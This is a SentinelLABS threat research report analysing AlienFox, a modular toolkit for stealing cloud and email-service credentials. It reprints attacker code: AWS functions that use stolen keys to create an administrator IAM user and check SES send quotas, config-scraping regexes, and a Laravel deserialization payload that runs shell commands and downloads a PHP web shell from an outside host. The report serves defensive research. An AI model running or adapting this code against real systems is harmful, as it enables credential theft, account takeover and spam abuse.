SentinelLABS

DISSECTING ALIENFOX | THE CLOUD SPAMMER'S SWISS ARMY KNIFE

Authors: Alex Delamotte

March 2023

SentinelLABS Research Team

TABLE OF CONTENTS

3 EXECUTIVE SUMMARY

4 DISTRIBUTION

5 TARGETING

6 OVERVIEW

6 ALIENFOX VERSIONING

21 ANDROXGH0ST

23 MAINTANCE
(AKA GREENBOT)

27 LARAVEL

33 CONCLUSION

34 APPENDIX:
INDICATORS OF COMPROMISE

38 APPENDIX II:
HUNTING YARA RULES

39 ABOUT SENTINELLABS

EXECUTIVE SUMMARY


- SentinelLabs analyzed several iterations of “AlienFox,” a comprehensive toolset for harvesting credentials for multiple cloud service providers.
- Attackers use AlienFox to harvest API keys & secrets from popular services including AWS SES & Microsoft Office 365.
- AlienFox is a modular toolset primarily distributed on Telegram in the form of source code archives. Some modules are available on GitHub for any would-be attacker to adopt.
- The spread of AlienFox represents an unreported trend towards attacking more minimal cloud services, unsuitable for cryptomining, in order to enable and expand subsequent campaigns.
- Along with our thorough analysis of different AlienFox iterations, we provide a full list of indicators of compromise, YARA rules, and recommendations in the appendix.

SentinelLabs has identified a new toolkit dubbed AlienFox that attackers are using to compromise email and web hosting services. AlienFox is highly modular and evolves regularly. Most of the tools are open-source, meaning that actors can readily adapt and modify to suit their needs. Many developers take credit on different iterations of the tools. The evolution of recurring features suggests the developers are becoming increasingly sophisticated, with performance considerations at the forefront in more recent versions.

Actors use AlienFox to collect lists of misconfigured hosts from security scanning platforms, including LeakIX and SecurityTrails. They use scripts in the toolset to extract sensitive information–including API keys and secrets–from configuration files exposed on victims’ web servers. Later versions of the toolset added scripts that automate malicious actions using the stolen credentials, including:

- Establishing AWS account persistence and privilege escalation
- Collecting send quotas and automating spam campaigns through victim accounts or services

SentinelLabs Team



DISTRIBUTION

Scripts in the AlienFox toolset often cite a Telegram URL; these URLs occur immediately after the ASCII art logo section, where the author takes credit and occasionally provides contact or purchase details.

We identified the following Telegram URLs embedded in AlienFox files, followed by the number of scripts each channel was found as "Frequency":

Channel URL	Frequency
https://t.me/xxyz4	10
https://t.me/DailyTools	3
https://t.me/official_xcatze	2
https://t.me/toxiarc	2
https://t.me/exploi7	1
https://t.me/FoxCyberSecurity	1
https://t.me/inscamwetrust0	1
https://t.me/Pegasus_Hub	1
https://t.me/sendgrid_aws_smtp	1
https://t.me/spamworldpro	1
https://t.me/tutorials_zone	1
https://t.me/xcatzechat	1
http://t.me/xMarvel_official	1

One sample we analyzed contains error handling strings in Malay ("Send Error Biar Lanjut Ke Wxception :v"). Many samples have variable names matching Indonesian words; for example, lengkap, is Indonesian for "complete."

TARGETING

Current observations indicate that AlienFox targeting is primarily opportunistic, relying on misconfigurations on servers hosting various web frameworks, including Laravel, Drupal, Joomla, Magento, Opencart, Prestashop, and WordPress. When a susceptible server is identified, the actor dumps configuration files that store sensitive information, such as services enabled and the associated API keys and secrets. We found scripts targeting tokens and secrets from the following web services:

Platform	Targeted Feature	Script/Tool
AWS	IAM, SES, Email	aws.py, awses.py, lar.py, Maintance, s3lr.py, ssh-smtp.py
Google Workspace	Email	env.py
Office365	Email	env.py, lar.py
Exotel	SMS	env.py, ssh-smtp.py
Nexmo	SMS	env.py, lara.py, ssh-smtp.py
OneSignal	Push Notifications via Android applications	env.py, ssh-smtp.py
Plivo	SMS	lara.py, ssh-smtp.py
Tokbox	Deprecated, acquired by Vonage; API documentation unavailable	env.py
Twilio	Chat, SMS, Voice	env.py, lar.py, ssh-smtp.py
1and1	Email	lar.py
Bluemail	Email	env.py, Maintance
Mandrill	Email	lar.py
Mailgun	Email	env.py, lar.py
Sendgrid	Email	env.py, Maintance
Sendinblue	Email	env.py
Sparkpostmail	Email	env.py
Zimbra	Email	env.py
Zoho	Email	env.py, lar.py

OVERVIEW

AlienFox is a framework of tools that target a variety of web services. Primarily, the toolset focuses on cloud-based email services.

Several of the AlienFox archives have directories named “Private Course”. It is unclear if this is an “educational” course, or if the word does not translate literally into English. The Private Course folders contain various web server hack tools. The tools and organizational structure vary across versions. To date, we have identified AlienFox versions 2 through 4, which date from February 2022 onward.

ALIENFOX VERSIONING

AlienFox V2

The oldest of the toolsets analyzed had file creation dates ranging sporadically from February 2021 through January 2022.


The AlienFox 02 readme credits “#No_Identity - Xploitsec @xxyz4.” The tool also notes, “Don’t Spread The Tools. And Many Modified Tools too.”

One of the archives we analyzed contains output from when an actor ran the tools, which included AWS access & secret keys. In this version of the AlienFox toolset, the core utility is housed in a script named s3lr.py, which is similar to env.py outlined in later versions.

Awses.py is a Python script that automates several activities related to AWS Simple Email Service (SES), including sending & receiving messages and applying a persistence profile to the AWS account. The variable names in the script are frequently Javanese/Indonesian words. This script operates similarly to the Androxgh0st behaviors outlined by Lacework. However, there are some notable differences:

- Instead of hardcoding the username in the script, the actor supplies the username at runtime. This implies awses.py is a hands-on-keyboard tool or that the arguments are supplied through a separate file that launches awses.py.

- awses.py does not delete the compromised access key (DeleteAccessKey AWS API Action) after establishing persistence, which Lacework noted as an Anrdoxgh0st behavior. As a result, awses.py is stealthier: CloudTrail logs access key delete activities; such activities likely trigger security alerts.



```
214
215    def logo():
216        clear = "\x1b[0m"
217        colors = [36]
218        x = '''
219     $$$$$$\  $$\      $$\  $$$$$$\             $$$$$$\
220    $$  __$$\ $$ | $\  $$ |$$  __$$\           $$  __$$\
221    $$ /  $$ |$$ |$$$\ $$ |$$ /  \__| $$$$$$\  $$ /  \__|
222    $$$$$$$$ |$$ $$ $$\$$ |\$$$$$$\  $$  __$$\ \$$$$$$\
223    $$  __$$ |$$$$  _$$$$ | \____$$\ $$$$$$$$ | \____$$\
224    $$ |  $$ |$$$  / \$$$ |$$\   $$ |$$   ____|$$\   $$ |
225    $$ |  $$ |$$  /   \$$ |\$$$$$$  |\$$$$$$$\ \$$$$$$  |
226    \__|  \__|\__/     \__| \______/  \_______| \______/
227
228     -Mass AWS Limit Checker  -Auto Get Mail From
229     -Auto Create SMTP        -Auto Creat Login Aws Panel
230     -Auto Test Sendmail
231        '''
```

Fig 1: The AWSes.py logo.

The kirimawsses function creates an SES request using the AWS Boto3 Python client call to 'ses'; this call accepts parameters for sender, recipient, AWS_ACCESS_KEY, AWS_SECRET_KEY, and AWS_REGION. If successful, the result is appended to can_send_smtp_ses.txt. Otherwise, Boto3 logs an error to the local console.

The atsmtp function accepts parameters for user, password, region, email, and "su". It generates an HMAC object of the base64-encoded "pwd" argument. This function calls the kirimismtp function.

The kirimismtp function takes a host as an argument and tests SMTP authentication using Python smtplib methods. The test message content says, "This email was sent with Amazon SES", and the script initiates a mail server ehlo exchange. The outcome is logged to can_send_smtp.txt or can't_send_smtp.txt.

The goblok function creates a new profile for persistence and privilege escalation. The term "goblok" translates from Indonesian to "idiot".

- The goblok function parameters are usere (ACCESS_KEY), anune (ACCESS_SECRET), and dadine (AWS_REGION). This is the core function of the script.
- Goblok sends the values for parameters to variable iam where they are parsed by the boto3 client. The variable created_user calls iam.create_user(UserName=noob). The noob variable creates a new user in the victim's AWS account.
- If successful, the next section attaches the global IAM policy PolicyArn = 'arn:aws:iam::aws:policy/AdministratorAccess' to give Admin privileges to that user.
- The script sets a login profile for the new Admin user, establishing privilege escalation and persistence.

```
161  def goblok(usere,anune,dadine):
162      print(birumuda+'[>>] Creating Iam User'+CEND)
163      try:
164          ACCESS_KEY = usere
165          ACCESS_SECRET = anune
166          AWS_REGION = dadine
167          iam = boto3.client('iam', aws_access_key_id=ACCESS_KEY,aws_secret_access_key=ACCESS_SECRET,region_name=AWS_REGION)
168          created_user = iam.create_user(UserName=noob)
169          if created_user['User']['UserName']:
170              asu = created_user['User']['Arn'].split(':')
171              response = iam.attach_user_policy(UserName = noob, PolicyArn = 'arn:aws:iam::aws:policy/AdministratorAccess')
172              asus = iam.create_login_profile(UserName=noob, Password=dog)
173              print('STATUS        : '+ijo+'CAN CREATE USER'+CEND)
174              print('ACCOUNT ID    : '+str(asu[4]))
175              print('IAM USERNAME  : '+str(created_user['User']['UserName']))
176              print('PASSWORD      : '+str(dog))
177              open('login.txt', 'a').write('STATUS        : CAN CREATE USER\nACCOUNT ID    : '+str(asu[4])+'\nIAM USERNAME
178          else:
179              print(abang+'[xx] Failed Creating '+CEND)
180      except Exception as e:
181          print(abang+'[xx] Failed Creating '+CEND)
182      pass
```

Fig 2: The goblok function in awses.py uses the target's AWS credentials to create a new user.

The kirimi function, which translates to “send it”, takes the same parameters as goblok.

- The client variable sets the ses client using the three arguments passed in the parameters.
- The asu variable is set to client.get_send_quota(). As Lacework detailed, actors can call the GetSendQuota AWS API Action to check for valid credentials. If the API request returns an **AccessDenied** response, the credentials are valid; invalid credentials generate a token error on the client side, meaning authentication failures are not logged by CloudTrail. This also means defenders lack visibility into AWS authentication failures, which are a valuable detection mechanism on other platforms.
- A conditional If/Else statement checks for the string “Max24HourSend” in the GetSendQuota response JSON; if the string is not present, the AWS Keys and AWS Region are logged to the console as “=> BAD”.
- If the string “Max24HourSend” is present, the AWS credentials and the 24 hour send limit are written to goodaws.txt.
- The script calls the goblok function and sets a new variable named response to call the SES Action client.list_identities with arguments: IdentityType=’EmailAddress’, MaxItems=123,NextToken=’’. This requests up to 123 email addresses registered in the targeted account’s SES configuration.
- The script then sets a for loop to parse through the list of email addresses in the response to client.list_identities call. The script logs to console and writes a line containing the AWS mail server address, the AWS credentials, and the individual email address to text file smtpses.txt.
- The script calls the kirimawsses func to check if the email address is configured to send using SES and logs the result to can_send_smtp_ses.txt. The atsmtp function is called with the AWS credentials, AWS region, email address, and the 24 hour sending limit as the su parameter. This writes the result to autocreatesmtp.txt as well as passes the result to the kirimismtp function.

```
email-smtp+region+amazonaws.com|587|ACCESS_KEY|{Base64-encoded_HMAC_
SECRET_KEY}|{email_address}|{send_limit}
```

- The kirimismtp function constructs a test message via SES using the line above. One of the parameters specifies the recipient address.


```
def kirimi(usere,anune,dadine):
    try:
        AWS_ACCESS_KEY = usere
        AWS_SECRET_KEY = anune
        AWS_REGION = dadine
        client = boto3.client('ses',region_name=AWS_REGION,aws_access_key_id=AWS_ACCESS_KEY,aws_secret_access_key=AWS_SECRET_KEY)
        asu = client.get_send_quota()
        y = json.dumps(asu)
        x = json.loads(y)
        if 'Max24HourSend' in x:
            print(AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+AWS_REGION+'|'+str(x['Max24HourSend']))
            open('goodaws.txt', 'a').write(AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+AWS_REGION+'|' 'Limit => '+str(x['Max24HourSend'])+'\n'
            goblok(AWS_ACCESS_KEY,AWS_SECRET_KEY,AWS_REGION)
            response = client.list_identities(
                IdentityType='EmailAddress',
                MaxItems=123,
                NextToken='',
                )
            for a in response['Identities']:
                print('email-smtp.'+AWS_REGION+'.amazonaws.com|587|'+AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+str(a))
                open('smtpses.txt', 'a').write('email-smtp.'+AWS_REGION+'.amazonaws.com|587|'+AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+a+'|
                kirimawsses(AWS_REGION,AWS_ACCESS_KEY,AWS_SECRET_KEY,a,xxyz)
                atsmtp(AWS_ACCESS_KEY,AWS_SECRET_KEY,AWS_REGION,a,x['Max24HourSend'])
        else:
            print(AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+AWS_REGION+'| => BAD')
        # Display an error if something goes wrong.
    except Exception as e:
        print(AWS_ACCESS_KEY+'|'+AWS_SECRET_KEY+'|'+AWS_REGION+'| => BAD')
        print("Info : "+e)
    pass
```

Fig 3: The kirimi function checks for SES send quotas and retrieves email addresses in the targeted account's SES configuration.

Awses.py uses several global variables similar to a main function: these variables establish several key arguments including the username and password (noob and dog variables), which are used to create the administrative user account.

```
##############################################################
start = timer()
kntl = raw_input('root@youez:~# List : ')
xxyz = raw_input('root@youez:~# Email Send To : ')
noob = raw_input('root@youez:~# Username For IAM USER : ')
dog = raw_input('root@youez:~# Password For IAM USER : ')
memek = open(kntl, 'r').readlines()
for i in memek:
    try:
        site = i.strip()
        bagi = site.split("|")
        kirimi(bagi[0],bagi[1],bagi[2])
    except:
        pass
print('TIME TAKE: ' + str(timer() - start) + ' S')
```

Fig 4: Global variables in awses.py.



Another AlienFox V2 script, ssh-smtp.py (SHA1: 1d57da2be62ae4ab16d4780166fb0ae9083f10ff), parses configuration files for credentials and uses the Paramiko Python library to validate SSH configurations on the targeted web server. This script is attributed to ICQ handle "Greatzcode'' with an internal name "Cannabis." The script refers to a GitHub repository that we were unable to access during analysis.

The get_appkey function takes the parameters url and text. The function has two variables–pay1 and pay–that contain Base64-encoded blobs. These decode to commands targeting the Illuminate\Broadcasting\PendingBroadcast Laravel PHP framework API (see below).

PendingBroadcast potentially relates to CVE-2022-31279, a CVEID assigned to a rejected Laravel deserialization vulnerability. The CVE was revoked because it does not affect a known software version. The vulnerable PendingBroadcast feature was forked to the Illuminate project and out of Laravel core. As a result, Laravel refuted the vulnerability and Laravel was deemed not impacted. While we are unable to confirm the nature of these references, SentinelOne notes that we discovered web application researchers using Illuminate\Broadcasting to build POP chain gadgets. It is plausible that actors are exploiting systems that still run the vulnerable feature.

In the get_appkey function:

- The pay1 variable contains encoded or serialized data followed by uname -a, a Unix shell command that displays the version of the OS that is running, then echoes the string "Con7ext".
- The gen variable executes the pay1 encoded command and parses the response for any character of any length that is nested between two separate sets of double hashes (##). Based on subsequent code, we can infer this is the XSRF token.
- The gen2 variable then does the same against the pay2 encoded data. The result is used next by the njir variable, which makes an HTTP POST request using the contents of the code variable as the request's XSRF token value.
- If the "Con7ext" string is echoed back to the script, the shel variable initiates an HTTP GET request to the /payload.php URI.
- The script parses the response for **">>"**, which was the file content of the /payload.php file downloaded from GitHub. If successful, the script logs the result to /Resultz/SHELL.txt in the format: {targeted_URL}+/payload.php.

```
if "base64:" in key:
  key = key.replace("base64:", "")
else:
  key = key
pay1 = "Tzo0MDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZGluZ0Jyb2FkY2FzdCI6Mjp7czo5OiIqZXZlbnRzIjtPOjE1OiJGYWtlclxHZW5lcmF0b3IiOj
'''
pay1 = 'O:40:"Illuminate\Broadcasting\PendingBroadcast":2:{s:9:"*events";O:15:"Faker\Generator":1:{s:13:"*formatters";a:1:
{s:8:"dispatch";s:6:"assert";}}s:8:"*event";s:21:"uname -a;echo Con7ext";}'
'''
pay2 = "Tzo0MDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZGluZ0Jyb2FkY2FzdCI6Mjp7czo5OiIqZXZlbnRzIjtPOjE1OiJGYWtlclxHZW5lcmF0b3IiOj
'''
pay2 = 'O:40:"Illuminate\Broadcasting\PendingBroadcast":2:{s:9:"*events";O:15:"Faker\Generator":1:{s:13:"*formatters";a:1:
{s:8:"dispatch";s:6:"assert";}}s:8:"*event";s:71:"wget https://raw.githubusercontent.com/rintod/toolol/master/payload.php";}'
'''
gen = check_output(["php", "gen.php", key,  pay1])
gen2 = check_output(["php", "gen.php", key, pay2])
code = re.findall("##(.*?)##", gen)[0]
code2 = re.findall("##(.*?)##", gen2)[0]
njir = requests.post(url, headers={"X-XSRF-TOKEN": code}, verify=False,timeout=8)
if "Con7ext" in njir.text.encode('utf8'):
  cok = requests.post(url, headers={"X-XSRF-TOKEN": code2}, verify=False,timeout=8)
  shel = requests.get(url +"/payload.php", verify=False)
  if ">>" in shel.text.encode('utf8') and shel.status_code == 200:

    save = open('Resultz/SHELL.txt', 'a')
    save.write(str(url+"/payload.php")+'\n')
    save.close()
    sds = "\033[1;32;40m RCE"
    return sds
```


Fig 5: Code from get_appkey function, including the decoded payloads.

The get_aws2 function accepts arguments for the url and text parameters. This function parses HTML code for regular expression (regex) matches on MAIL_USERNAME, AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY, AWS_DEFAULT_REGION. The regex checks for HTML tags <td> & <pre.*> on the boundary.

- The commented code on the regex lines is shared with the original get_aws function, which suggests this function is potentially under development by the actor.

- If AKIA is found in the mailhost (AWS_ACCESS_KEY_ID) variable, the script builds all previous variables into a string that is logged to Resultz/{AWS_REGION}.txt. In AWS, the AKIA prefix represents long-term (non-ephemeral) credentials.

The get_aws function searches for params outlined in get_aws2, but with a regex designed for raw text using newline (\n) characters as the boundary instead of HTML tags.



```
def get_aws2(url,text):
  try:
    text = str(text)

    if '<td>AWS_ACCESS_KEY_ID</td>' in text:
      mailhostx = reg('<td>MAIL_USERNAME<\/td>\s+<td><pre.*>(.*?)<\/span>', text)[0]
      mailhost = reg('<td>AWS_ACCESS_KEY_ID<\/td>\s+<td><pre.*>(.*?)<\/span>', text)[0]#reg("\nAWS_ACCESS_KEY_ID=(.*?)\n", text)[0]
      mailport = reg('<td>AWS_SECRET_ACCESS_KEY<\/td>\s+<td><pre.*>(.*?)<\/span>', text)[0]#reg("\nAWS_SECRET_ACCESS_KEY=(.*?)\n", text)[0
      mailuser = reg('<td>AWS_DEFAULT_REGION<\/td>\s+<td><pre.*>(.*?)<\/span>', text)[0]#reg("\nAWS_DEFAULT_REGION=(.*?)\n", text)[0]
      if "AKIA" in mailhost:

        build = 'URL: '+str(url)+'\nAWS_ACCESS_KEY_ID: '+str(mailhost)+'\nAWS_SECRET_ACCESS_KEY: '+str(mailport)+'\nAWS_DEFAULT_REGION: '
        +str(mailuser)+'\nMAIL_FROM: '+str(mailhostx)
        remover = str(build).replace('\r', '')
        save = open('Resultz/'+mailuser+'.txt', 'a')
        save.write(remover+'\n\n')
        save.close()
        sds = "\033[1;32;40m AWS"
        return sds
      else:
        sdsx = "\033[1;31;40m AWS"
        return sdsx
    else:
      sdsx = "\033[1;31;40m AWS"
      return sdsx
```

Fig 6: The get_aws2 function of ssh-smtp.py.

AlienFox V3.x | Of the three known major versions of AlienFox, we identified the most unique archives labeled as Version 3. We observed the following name variations and respective file creation dates:

- ALIEN-FOX AFV 3.0 Izmir - February 2022
- ALIENFOX III V3.0 AFV.EXE - February 2022
- ALIEN-FOX AFV 3.5 JAGAUR - April 2022
- ALIEN-FOX AFV 3.5 rondrickmadeit - February 2022

AlienFoxV4 | The most recent of the known toolsets, this set is organized much differently, with each tool assigned a numerical identifier (e.g., Tool1, Tool2). There is a core script in the AlienFox root directory named ALIENFOXV4.py that serves as a bootstrap for the numbered tool scripts in the child folders.




Fig 7: AlienFox V4 menu.

Tools 5, 6, 7, & 8| Collect a list of sites to target. For full details, please see the Target Collection section below.ALIEN-FOX AFV 3.0 Izmir - February 2022

